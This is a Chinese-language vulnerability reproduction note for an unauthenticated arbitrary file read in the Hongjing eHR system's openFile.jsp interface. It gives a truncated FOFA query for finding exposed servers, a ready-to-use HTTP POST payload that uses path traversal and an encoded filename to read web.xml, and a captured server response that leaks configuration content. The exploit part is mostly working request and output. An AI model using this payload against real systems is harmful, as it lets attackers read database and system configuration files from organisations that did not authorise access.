H1-22宏景-人力资源管理-任意文件读取

漏洞描述：

宏景eHR openFile.jsp 接口处存在任意文件读取漏洞，未经身份验证攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

网站图片：

fofa语法：

body="


漏洞复现：

读取 web.xml 配置文件 payload：

```
POST /templates/attestation/../../general/muster/hmuster/openFile.jsp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
x-auth-token: d9eaeacd5de1008fd43f737c853dcbcb
Content-Type: application/x-www-form-urlencoded

filename=8uHo1M8Ok6bZ468mKmzw70ounZHwKUWnpVOrvOAV6WoPAATTP3HJDPAATTP
```

效果图：


Request
数据包扫描
美化
热加载
构造请求
1 POST /templates/attestation/../../general/muster/hmuster/openFile.jsp HTTP/1.1
2 Host :
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
4 x-auth-token: d9eaeacd5de1008fd43f737c853dcbcb
5 Content-Type: application/x-www-form-urlencoded
6
7 filename=8uHolM8Ok6bZ468mKmzw70ounZHwKUWnpVOrvOAV6WoPAATTP3HJDPAATTP
Responses
67330bytes / 92ms
美化
请输入定位响应
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: multipart/form-data
4 Date: Tue, 04 Jun 2024 03:39:29 GMT
5 Content-Length: 67330
6
7 <?xml version="1.0" encoding="UTF-8"?>
8 <web-app version="2.4"
9 xmlns="http://java.sun.com/xml/ns/j2ee"
10 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
11 xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
12 http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">
13 <filter>
14 <filter-name>GzipJsFilter</filter-name>
15 <filter-class>com.hjsj.hrms.servlet.sys.GzipJsFilter</filter-class>
16 <init-param>
17 <param-name>headers</param-name>
18 <param-value>Content-Encoding=gzip</param-value>
19 </init-param>
20 </filter>
21 <filter-mapping>
22 <filter-name>GzipJsFilter</filter-name>
23 <url-pattern>*.gzjs</url-pattern>
24 </filter-mapping>
25 <servlet>
26 <servlet-name>action</servlet-name>
27 <servlet-class>com.hrms.struts.action.MainServlet</servlet-class>
28 <init-param>
29 <param-name>config</param-name>